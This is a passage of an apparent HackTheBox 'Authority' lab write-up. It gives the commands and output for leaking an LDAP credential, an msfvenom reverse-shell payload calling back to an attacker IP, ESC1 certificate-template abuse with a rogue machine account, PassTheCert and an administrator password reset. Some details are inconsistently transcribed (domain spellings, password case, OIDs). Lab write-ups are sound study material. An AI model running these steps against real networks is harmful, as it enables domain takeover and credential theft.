27   <property key="configPasswordHash">$2a$10$gC/eoR5DVUshlZv4huYlg.L2NtHHmwHtxF3Nfid7FfQLoh17Nbua</property>
28 </properties>
29 <settings>
30   <setting key="notes.noteText" syntax="TEXT AREA" syntaxVersion="0">
31     <label>Configuration Notes = Configuration Notes</label>

```

Now we upload the modified configuration file.

The screenshot shows a web application interface for configuration management. At the top, a message box states: "PWM is currently in **configuration** mode. Use the Configuration Manager to restrict the configuration to prevent unauthorized changes." Below this, a modal window titled "Upload Configuration" has a "Choose File" button followed by "PwmConfiguration.xml". An "Upload" button is at the bottom of the modal. In the background, the main configuration page shows a "Configuration" tab with a "WARN" status and a "CAUTION" message: "The setting Modules => Authenticated => Setup OTP => OTP Settings => OTP Secret Write Location is configured to store user data in the LocalDB. This should never be used in a Last Updated May 12, 2024 at 2:48:35 AM GMT". A "Configuration Activities" section is also visible.

will this
bullshit move work ?

Oh my goodness it worked!!

```
56     <label>LDAP - LDAP Directories - default - Connection = LDAP Profile Enabled</label>
57     <default/>
58   </setting>
59   <setting key="ldap.proxy.username" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="PASSWORD" syntaxVersion="0">
60     <label>LDAP - LDAP Directories - default - Connection = LDAP Proxy Password</label>
61     <value>PLAIN:ldAp_1n_th3_cle4r!</value>
62   </setting>
63   <setting key="ldap.proxy.username" modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING" syntaxVersion="0">
64     <label>LDAP - LDAP Directories - default - Connection = LDAP Proxy User</label>
65     <value>CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb</value>
66   </setting>
```

```
username: svc_ldap@authority.htb
password: lDaP_1n_th3_cle4r!
```

Let us test it

```
smbmap -d authority.htb \
-u svc_ldap \
-p 'lDaP_1n_th3_cle4r!' \
-H authority.authority.htb
```

```
tools : bash
→ smbmap -d authority.htb \
-u svc_ldap \
-p 'lDaP_1n_th3_cle4r!' \
-H authority.authority.htb

SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.129.229.56:445  Name: authority.authority.htb  Status: Authenticated
Disk
ADMIN$          NO ACCESS  Remote Admin
C$              NO ACCESS  Default share
Department Shares
Development
IPC$            READ ONLY  Remote IPC
NETLOGON        READ ONLY  Logon server share
SYSVOL          READ ONLY  Logon server share

→ It's a valid credential!
```

Perfect, we got the objective 1 and now we also have access to the "Department Shares"

bloodhound

Now that we compromised `svc_ldap` let's use the compromised account to enumerate the domain.

```
bloodhound-python -c all \
-d authority.htb \
-u 'svc_ldap@authority.htb' \
-p 'lDaP_1n_th3_cle4r!' \
-ns 10.129.12.250 \
--zip
```


Excellent we already have access on the DC



DC

We got our an initial foothold on the DC using svc_ldap.

```
evil-winrm \
    -i authority.authority.htb \
    -u svc_ldap@authority.htb \
    -p 'lDaP_1n_th3_cle4r!'
```




```
evil-winrm > authority:evil-winrm
→ evil-winrm -i authority.authority.htb -u svc_ldap@authority.htb -p 'lDaP_1n_th3_cle4r!'
Evil-WinRM shell v3.5
Warning: Remote path_completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> date
Sunday, May 12, 2024 9:36:42 PM

*Evil-WinRM* PS C:\Users\svc_ldap\Documents> whoami
htb\svc_ldap
*Evil-WinRM* PS C:\Users\svc_ldap\Documents> |
```

Get-ComputerInfo



```
evil-winrm* PS C:\Users\svc_ldap> Get-ComputerInfo
ls
WindowsBuildLabEx : 17763.1.amd64fre.rs5_release.180914-1434
WindowsCurrentVersion : 6.3
WindowsEditionId : ServerStandard
WindowsInstallationType : Server
WindowsInstallDateFromRegistry : 8/9/2022 8:35:28 PM
WindowsProductId : 00629-00521-62775-AA872
WindowsProductName : Windows Server 2019 Standard
WindowsRegisteredOrganization :
WindowsRegisteredOwner :
WindowsSystemRoot : C:\Windows
WindowsVersion : 1809
BiosCharacteristics :
ProcessorVersion :
```

Windows defender is not running!

```
sc.exe query windefend
```



```
evil-winrm* PS C:\Users\svc_ldap> sc.exe query windefend
SERVICE_NAME: windefend
    TYPE               : 10 WIN32_OWN_PROCESS      Windows Defender is not running!
    STATE              : 1 STOPPED
    WIN32_EXIT_CODE   : 1077  (0x435)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT         : 0x0
evil-winrm* PS C:\Users\svc_ldap> |
```

Let's use local_exploit_suggester and run winPEAS for now in the background.

```
.\winPEASx64.exe >> enum.txt
```

```
msfvenom -p windows/x64/meterpreter/reverse_tcp \
LHOST=10.10.14.93 \
LPORT=53 \
EXITFUNC=thread \
-f exe \
-o app.exe
```

We upload app.exe that we use to get a meterpreter session. Now we can use it to look for exploits.

The screenshot shows the msf6 exploit interface. In the top left, there's a table titled "Active sessions" with one entry: Id 1, Name meterpreter x64/windows, Type HTB\svc_ldap @ AUTHORITY. To the right, there are two tabs: "Information" and "Connection". The "Information" tab shows the target as 10.10.14.93:53 → 10.129.229.56:53094 (10.129.229.56). The "Connection" tab shows the connection details. At the bottom, there's a command prompt: msf6 exploit(multi/handler) > |

```
use post/multi/recon/local_exploit_suggester
```

```
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.129.229.56 - Collecting local exploits for x64/windows...
[*] 10.129.229.56 - 193 exploit checks are being tried...
[*] 10.129.229.56 - exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
[*] 10.129.229.56 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[*] 10.129.229.56 - exploit/windows/local/bypassuac_sluihijack: The target appears to be vulnerable.
[*] 10.129.229.56 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[*] 10.129.229.56 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[*] 10.129.229.56 - exploit/windows/local/cve_2022_21882_win32k: The target appears to be vulnerable.
[*] 10.129.229.56 - exploit/windows/local/cve_2022_21999_spoolfool_privesc: The target appears to be vulnerable.
[*] 10.129.229.56 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
!   Running check method for exploit / /
```

We are not an administrator user so bypassing UAC will not help us.

Also we can not even list local printers so we're not gonna be able to use a printer related exploit either.

The screenshot shows a Windows PowerShell session on a machine named "Evil-WinRM". The user runs PS C:\Users\svc_ldap> .\app.exe, which fails with "Get-Printer: Cannot connect to CIM server. Access denied". The user then tries to run Get-Printer again, but it fails with "CategoryInfo : ResourceUnavailable: (MSFT_Printer:String) [Get-Printer], CimJobException" and "FullyQualifiedErrorId : CimJob_BrokenCimSession,Get-Printer".

MS16-032

We've found precompiled binaries on the [SecWiki](#)'s repository and more information about the race condition.

However based on the info we found on [exploit-db](#) it should not work on windows server 2019.

CVE-2022-21882

I guess this one could potentially crash box.

Let's have a look at the output of the winPEAS command then we come back to this if we get desperate hehe.

```
winPEAS [INFO] https://github.com/nomi-sec/winPEAS

Description:
A vulnerability exists within win32k that can be leveraged by an attacker to escalate privileges to those of NT AUTHORITY\SYSTEM. The flaw exists in how the WndExtra field of a window can be manipulated into being treated as an offset despite being populated by an attacker-controlled value. This can be leveraged to achieve an out of bounds write operation, eventually leading to privilege escalation.

This flaw was originally identified as CVE-2021-1732 and was patched by Microsoft on February 9th, 2021. In early 2022, a technique to bypass the patch was identified and assigned CVE-2022-21882. The root cause is the same for both vulnerabilities. This exploit combines the patch bypass with the original exploit to function on a wider range of Windows 10 targets.
```

winPEAS

```
winPEAS [INFO] https://github.com/nomi-sec/winPEAS

***** Checking KrbRelayUp This could work if LDAP does not require signing
* https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#krbreplayup
  The system is inside a domain (HTB) so it could be vulnerable.
* You can try https://github.com/Dec0ne/KrbRelayUp to escalate privileges

***** Checking Tf Inside Container
```

I didn't find a whole lot of info using winpeas either.

However I found a LDAPs.pfx certificate lying around on c:/certs

```
CertUtil: -CATemplates command completed successfully.
*Evil-WinRM* PS C:\Certs> ls

Directory: C:\Certs

Mode                LastWriteTime         Length Name
--a--        4/23/2023   6:11 PM       4933 LDAPs.pfx

*Evil-WinRM* PS C:\Certs> |
```

I don't know what I can do with it. And I don't know how to crack it. Cus I tried using pfx2john + john and couldn't find the secret yet.

Found a clue

```

File Edit Selection View Go Run Terminal Help
... main.yml X
main.yml
defaults > ! main.yml
1 ...
2 # defaults file for ca
3
4 # set ca_init: 'yes' to create CA
5 ca_init: yes
6
7 # ca own root: 'yes' if you want to have your own root CA.
8 # if no, set ca_certificate_path manually
9 ca_own_root: yes
10
11 # A passphrase for the CA key.
12 ca_passphrase: Sup3rS3cr3T
13
14 # The common name for the CA.
15 ca_common_name: authority.hbt
16
17 # Other details for the CA.
18
19 # ca country_name: NL
20 ca_email_address: admin@authority.hbt
21 ca_organization_name: hbt
22 ca_state or province name: Utrecht
23 ca_locality_name: Utrecht
24
25 # There are two formats to request a key and certificate:
26 # 1. With a file: (Includes 'name: ')
27 #   ca_request5:
28 #     name: certificate1.example.com
29 #     passphrase: S3cr3T

```

is ADCS a key word ??
is the ca_passphrase useful ??
CA ?? Certificate Authority ??
it cannot be just a coincidence ...
they left us a clue !!!!

I have no idea about what I'm doing .. but I guess I have a new direction.

Whatever we do to privesc it might have something to do with the playbooks we've found on the Development share.

I heard something about *Certificate template injection?* on THM but have no idea on how to exploit it. The only thing I know is that it has something to do with ADCS.

Time to google!

<https://tryhackme.com/r/room/adcertificatetemplates>

<https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/ad-certificates/domain-escalation>

privesc

Enumerating templates

- Let's loot all templates we can find.

```
certutil.exe /template /v > templates.txt
```

```

labs : evil-winrm
*Evil-WinRM* PS C:\Users\svc_ldap\Documents certutil.exe /template /v > templates.txt
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>

```


- in case you run into issues

```
iconv -f utf-16le -t utf-8 templates.txt > temps.txt
```

- Now, we can create a subset of templates we're allowed to enroll.

```
grep -E '(Allow Enroll\s+HTB\\Domain Users)' templates.txt
```

```
grep -E '(Allow Full Control\s+HTB\\Domain Users)' templates.txt
```



```
loot:bash
→ "grep -E '(Allow Enroll\s+HTB\\Domain Users)' templates.txt
Allow Enroll      HTB\Domain Users
Allow Enroll      HTB\Domain Users
Allow Enroll      HTB\Domain Users
Allow Enroll      HTB\Domain Users

→ grep -E '(Allow Full Control\s+HTB\\Domain Users)' templates.txt
→ |
```

- Let's list their names, and look for templates that allow client authentication

```
tps=$(grep -B80 -E '(Allow Enroll\s+HTB\\Domain Users)'
templates.txt | \
grep -E '(TemplatePropCommonName)' | \
awk '{print $3}' )

for tp in ${tps[@]}; do
    echo "Template: ${tp}"
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$${tp}"
templates.txt |
        grep -A3 'TemplatePropEKUs'
    echo
done
```

```
loot:bash
→ tps=($(grep -B80 -E '(Allow Enroll\s+HTB\\Domain Users)' templates.txt | \
    grep -E '(TemplatePropCommonName)' | \
    awk '{print $3}' ))
for tp in ${tps[@]}; do
    echo "Template: ${tp}"
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$${tp}" templates.txt |
        grep -A3 'TemplatePropEKUs'
    echo
done
Template: ClientAuth
TemplatePropEKUs =
1 ObjectIds:
  1.3.6.1.5.7.3.2 Client Authentication

Template: EFS
TemplatePropEKUs =
1 ObjectIds:
  1.3.6.1.4.1.311.10.3.4 Encrypting File System

Template: User
TemplatePropEKUs =
3 ObjectIds:
  1.3.6.1.4.1.311.10.3.4 Encrypting File System
  1.3.6.1.5.7.3.4 Secure Email

Template: UserSignature
TemplatePropEKUs =
2 ObjectIds:
  1.3.6.1.5.5.7.3.4 Secure Email
  1.3.6.1.5.5.7.3.2 Client Authentication
```

Found only two templates
that might be useful

ClientAuth and
UserSignature

- Okay, between ClientAuth and UserSignature can we alter SAN ?

```
tps=("ClientAuth" "UserSignature")

for tp in ${tps[@]}; do
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$${tp}" templates.txt |
        grep 'CT_FLAG_ENROLLEE_SUPPLIES SUBJECT\s--\s1' > /dev/null
        if [[ "$?" -eq 0 ]]; then
            echo "${tp} is vulnerable"
        fi
    echo
done
```

```
loot:bash
→ tps=("ClientAuth" "UserSignature")

for tp in ${tps[@]}; do
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$${tp}" templates.txt |
        grep 'CT_FLAG_ENROLLEE_SUPPLIES SUBJECT\s--\s1' > /dev/null
        if [[ "$?" -eq 0 ]]; then
            echo "${tp} is vulnerable"
        fi
    echo
done
Not really ;(
```

Okay, Can we use that LDAPs certificate we've found ?

```
certipy-ad auth \
    -pfx 'LDAPs.pfx' \
    -username 'administrator' \
    -domain 'authority.authority.htb' \
    -dc-ip 10.129.12.250 \
    -debug
```

Also, not really! damn son... okay what else can we do ?

Let's try expending our initial search

```
grep -E '(Allow Enroll\s+HTB\\Domain Computers)' templates.txt
```

Maybe, if there's templates for computers which are vulnerable right ?? right ?

```
tps=$(grep -B80 -E '(Allow Enroll\s+HTB\\Domain Computers)' \
templates.txt | \
    grep -E '(TemplatePropCommonName)' | \
    awk '{print $3}' )

for tp in ${tps[@]}; do
    echo "Template: ${tp}"
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$${tp}" \
templates.txt | \
        grep -A3 'TemplatePropEKUs'
    echo
done
```

```
loot:bash
→ tps=$(grep -B80 -E '(Allow Enroll\s+HTB\\Domain Computers)' templates.txt | \
    grep -E '(TemplatePropCommonName)' | \
    awk '{print $3}' )

for tp in ${tps[@]}; do
    echo "Template: $tp"
    grep -m1 -A50 -E "TemplatePropCommonName\s=\$\${tp}" templates.txt |
        grep -A3 'TemplatePropEKUs'
    echo
done
Template: Machine
TemplatePropEKUs =
2 ObjectIds:
  1.3.6.1.5.7.3.2 Client Authentication
  1.3.6.1.5.7.3.1 Server Authentication

Template: CorpVPN
TemplatePropEKUs =
7 ObjectIds:
  1.3.6.1.4.1.311.10.3.4 Encrypting File System
  1.3.6.1.5.7.3.4 Secure Email

Template: IPSECIIntermediateOnline
TemplatePropEKUs =
1 ObjectIds:
  1.3.6.1.5.8.2.2 IP security IKE intermediate

Template: Workstation
TemplatePropEKUs =
1 ObjectIds:
  1.3.6.1.5.7.3.2 Client Authentication
```

okay, would this work?
if we could join a pc?

```
tps=("Machine" "Workstation")

for tp in ${tps[@]}; do
    grep -m1 -A50 -E "TemplatePropCommonName\s=\$\${tp}" templates.txt |
        grep 'CT_FLAG_ENROLLEE_SUPPLIES SUBJECT\s--\s1' >
/dev/null
        if [[ "$?" -eq 0 ]]; then
            echo "${tp} is vulnerable"
        fi
    echo
done
```

```
backups x loot:bash x
loot:bash
→ tps=("Machine" "Workstation")

for tp in ${tps[@]}; do
    grep -m1 -A50 -E "TemplatePropCommonName\s=\$\${tp}" templates.txt |
        grep 'CT_FLAG_ENROLLEE_SUPPLIES SUBJECT\s--\s1' > /dev/null
        if [[ "$?" -eq 0 ]]; then
            echo "${tp} is vulnerable"
        fi
    echo
done
```

Also, nothing

Nope Nope Nope

I was a little disappointed with myself.. And I needed a hint... and wait ?? it looks like I was in the right direction.



I guess the problem is my enumeration strategy. Let's try something else.

<https://www.blackhillsinfosec.com/abusing-active-directory-certificate-services-part-one/>

<https://research.ifcr.dk/certipy-2-0-bloodhound-new-escalations-shadow-credentials-golden-certificates-and-more-34d1c26f0dc6>

I'm using a older version of bloodhound ... so I needed to google how to query the data afterwards cus I'm a noob

<https://www.prosec-networks.com/en/blog/adcs-privescaas/>

<https://github.com/ly4k/Certipy/blob/main/customqueries.json>

```
curl  
https://raw.githubusercontent.com/ly4k/Certipy/main/customqueries.json  
on \  
-o ~/.config/bloodhound/customqueries.json
```

```
output options:  
-bloodhound      Output result as BloodHound data for the custom-built BloodHound version from @ly4k  
                  with PKI support  
-old-bloodhound Output result as BloodHound data for the original BloodHound version from  
                  @BloodHoundAD without PKI support ←
```

- now we can grab everything in a format that it will understand

```
certipy-ad \  
    find -vulnerable \  
    -u svc_ldap@authority.htb \  
    -p 'lDaP_1n_th3_cle4r!' \  
    -dc-ip 10.129.12.250 \  
    -old-bloodhound
```

Custom Queries ↗

Certificates

Find all Certificate Templates

Find enabled Certificate Templates

Find Certificate Authorities

Show Enrollment Rights for Certificate Template

Show Rights for Certificate Authority

I love u so much
caramelo doginho
hacker

Domain Escalation

Find Misconfigured Certificate Templates (ESC1)

Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC1)

Find Misconfigured Certificate Templates (ESC2)

Shortest Paths to Misconfigured Certificate Templates from Owned Principals (ESC2)

Find Enrollment Agent Templates (ESC3)

Shortest Paths to Enrollment Agent Templates from Owned Principals (ESC3)

Shortest Paths to Vulnerable Certificate Template Access Control (ESC4)

Noice, now we found 2 misconfigured templates

it found 2 misconfigured templates

subca
and
corpvpn



How did I miss that?

```
certutil.exe /v /template CorpVPN
```

```
Minor Version Number=8
Extension[1]:
2.5.29.37: Flags = 0, Length = 4b
Enhanced Key Usage
    Encrypting File System (1.3.6.1.4.1.311.10.3.4)
    Secure Email (1.3.6.1.5.5.7.3.4)
    Client Authentication (1.3.6.1.5.5.7.3.2)
    Document Signing (1.3.6.1.4.1.311.10.3.12)
    IP security IKE intermediate (1.3.6.1.5.5.8.2.2)
    IP security user (1.3.6.1.5.5.7.3.7)
    KDC Authentication (1.3.6.1.5.2.3.5)

Extension[2]:
2.5.29.15: Flags = 1(Critical), Length = 4
Key Usage
    Digital Signature, Key Encipherment (a0)

Extension[3]:
1.3.6.1.4.1.311.21.10: Flags = 0, Length = 59
Application Policies
    [1]Application Certificate Policy:
        Policy Identifier=Encrypting File System
    [2]Application Certificate Policy:
        Policy Identifier=Secure Email
    [3]Application Certificate Policy:
        Policy Identifier=Client Authentication
    [4]Application Certificate Policy:
        Policy Identifier=Document Signing
    [5]Application Certificate Policy:
        Policy Identifier=IP security IKE intermediate
    [6]Application Certificate Policy:
        Policy Identifier=IP security user
    [7]Application Certificate Policy:
        Policy Identifier=KDC Authentication
```

bruh was that a bug

???

lol

developers gonna
develop

```
for tp in ${tps[@]}; do
    echo "Template: ${tp}"
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$${tp}" templates.txt |
        grep -A3 'TemplatePropEKUs'
    echo
done
```

bruhh I missed that cus I was only looking at the first 3 lines .!!!! shiittt

```
tps=("CorpVPN")

for tp in ${tps[@]}; do
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$${tp}" templates.txt |
        grep 'CT_FLAG_ENROLLEE_SUPPLIES SUBJECT\s--\s1' >
/dev/null
        if [[ "$?" -eq 0 ]]; then
            echo "${tp} is vulnerable"
        fi
    echo
done
```

```
loot: bash
→ tps=("CorpVPN")
for tp in ${tps[@]}; do
    grep -m1 -A50 -E "TemplatePropCommonName\s=\s\$tp" templates.txt |
        grep 'CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT' > /dev/null
    if [[ "$?" -eq 0 ]]; then
        echo "\$tp is vulnerable"
    fi
done
echo we can alter SAN
CorpVPN is vulnerable
```

we can alter SAN

which means that we can impersonate another user!
hehehehe win ?

```
certipy-ad req \
    -username 'svc_ldap@authority.htb' \
    -password 'lDaP_1n_th3_cle4r!' \
    -target-ip 10.129.12.250 \
    -ca 'AUTHORITY-CA' \
    -template 'CorpVPN' \
    -upn 'administrator@authority.htb' \
    -debug
```

```
privesc: bash
→ certipy-ad req \
    -username 'svc_ldap@authority.htb' \
    -password 'lDaP_1n_th3_cle4r!' \
    -target-ip 10.129.12.250 \
    -ca 'AUTHORITY-CA' \
    -template 'CorpVPN' \
    -upn 'administrator@authority.htb' \
    -debug
Certipy V4.8.2 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'AUTHORITY.HTB' at '10.129.12.250'
[+] Generating RSA key
[*] Requesting certificate via RPC
[*] Trying to connect to endpoint: ncacn_np:10.129.12.250[\pipe\cert]
[*] Connected to endpoint: ncacn_np:10.129.12.250[\pipe\cert]
[*] Got error while trying to request certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permission
| on the certificate template do not allow the current user to enroll for this type of certificate.
[*] Request ID is 2
Would you like to save the private key? (y/N) y
[*] Saved private key to 2.key
[-] Failed to request certificate
→ |
```

Wow that's true, it's only allowed for domain computers... would this work locally though ?

<https://tryhackme.com/r/room/adcertificatetemplates>

- Domain Computers - This means that the machine account of a domain-joined host can request the certificate. If we have admin rights over any machine, we can request the certificate on behalf of the machine account

Okay, maybe we add a fake computer then ?

```
impacket-addcomputer \
    -dc-ip '10.129.12.250' \
    -computer-name 'deadpool-pc' \
```

```
-computer-pass 'SuperComplexPassword123!' \
'authority.hbt/svc_ldap:lDaP_1n_th3_cle4r!'
```

```
> impacket-addcomputer \
  -dc-ip '10.129.12.250' \
  -computer-name 'deadpool-pc' \
  -computer-pass 'SuperComplexPassword123!' \
  'authority.hbt/svc_ldap:lDaP_1n_th3_cle4r!'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account deadpool-pc$ with password SuperComplexPassword123!.

→ | Now we can request the certificate as deadpool-pc hehe
```

Nice!! we got a certificate now we could use that to authenticate against kerberos and grab the ntlm hash of administrator hehe beautiful!

```
certipy-ad req \
  -username 'deadpool-pc$@authority.hbt' \
  -password 'SuperComplexPassword123!' \
  -target-ip 10.129.12.250 \
  -ca 'AUTHORITY-CA' \
  -template 'CorpVPN' \
  -upn 'administrator@authority.hbt' \
  -debug
```

```
> certipy-ad req \
  -username 'deadpool-pc$@authority.hbt' \
  -password 'SuperComplexPassword123!' \
  -target-ip 10.129.12.250 \
  -ca 'AUTHORITY-CA' \
  -template 'CorpVPN' \
  -upn 'administrator@authority.hbt' \
  -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Trying to resolve 'AUTHORITY.HTB' at '10.129.12.250'
[*] Generating RSA key
[*] Requesting certificate via RPC
[*] Trying to connect to endpoint: ncacn_np:10.129.12.250[\pipe\cert]
[*] Connected to endpoint: ncacn_np:10.129.12.250[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 4
[*] Got certificate with UPN 'administrator@authority.hbt'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'

→ | Yeah boooiii
```

- let's get system boiiiss!

```
certipy-ad auth \
  -pfx 'administrator.pfx' \
  -username 'administrator' \
  -domain 'authority.hbt' \
```

```
-dc-ip 10.129.12.250 \
-debug
```

```
> certipy-ad auth \
  -pfx 'administrator.pfx' \
  -username 'administrator' \
  -domain 'authority.hbt' \
  -dc-ip 10.129.12.250\
  -debug
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@authority.hbt
[*] Trying to get TGT ...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP[KDC has no support for padata type]
```

Why can't we have nice things ????

<https://posts.specterops.io/certificates-and-pwnage-and-patches-oh-my-8ae0f4304c1d>

If you run into a situation where you can enroll in a vulnerable certificate template but the resulting certificate fails for Kerberos authentication, you can try authenticating to LDAP via SChannel using something like [PassTheCert](#). You will only have LDAP access, but this should be enough if you have a certificate stating you're a domain admin.

Google my old friend ... here we go again

<https://github.com/AlmondOffSec/PassTheCert>

If you use [Certipy](#) to retrieve certificates, you can extract key and cert from the pfx by using:

```
$ certipy cert -pfx user.pfx -nokey -out user.crt
$ certipy cert -pfx user.pfx -nocert -out user.key
```

```
certipy-ad cert -pfx administrator.pfx -nokey -out user.crt
```


```
certipy-ad cert -pfx administrator.pfx -nocert -out user.key
```

Okay , let's use our admin access via ldap to give dcsync rights to svc_ldap

```
# download this script
https://raw.githubusercontent.com/AlmondOffSec/PassTheCert/main/Python/passthecert.py
```

```
python3 passthecert.py \
-action modify_user \
```

```
-crt user.crt \
-key user.key \
-domain authority.htb \
-dc-ip 10.129.12.250 \
-target svc_ldap \
-elevate
```



```
> python3 passthecert.py \
    -action modify_user \
    -crt user.crt \
    -key user.key \
    -domain authority.htb \
    -dc-ip 10.129.12.250 \
    -target svc_ldap \
    -elevate
[*] Granted user 'svc_ldap' DCSYNC rights!
```

I know this is pretty much telling I'm a wanna be hacker... but
I couldn't use secrets dump afterwards and reg.exe save did not really work...

so I did

I've changed the administrator password... sorry mon .. sorry dad I'm a failure.

```
python3 passthecert.py \
-action modify_user \
-crt user.crt \
-key user.key \
-domain authority.htb \
-dc-ip 10.129.12.250 \
-target administrator \
-new-pass
```

DxV5FHG8boKotJjKpqY69hn80mJkWs5g

```
> python3 passthehash.py \
    -action modify_user \
    -crt user.crt \
    -key user.key \
    -domain authority.htb \
    -dc-ip 10.129.12.250 \
    -target administrator \
    -new-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Successfully changed administrator password to: DxV5FHG8boKotJjKpqY69hn80mJkWs5g
→ | Why do I few so empty inside ?
lol ;(
```

And that's how we got system ^^

```
impacket-smbexec \
'authority.htb/Administrator:DxV5FHG8boKotJjKpqY69hn80mJkWs5g@10.129.12.250'
```

```
> impacket-smbexec \
'authority.htb/Administrator:DxV5FHG8boKotJjKpqY69hn80mJkWs5g@10.129.12.250'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32> hooraaay we're system boiiis
```

That's all folks! happy hacking ❤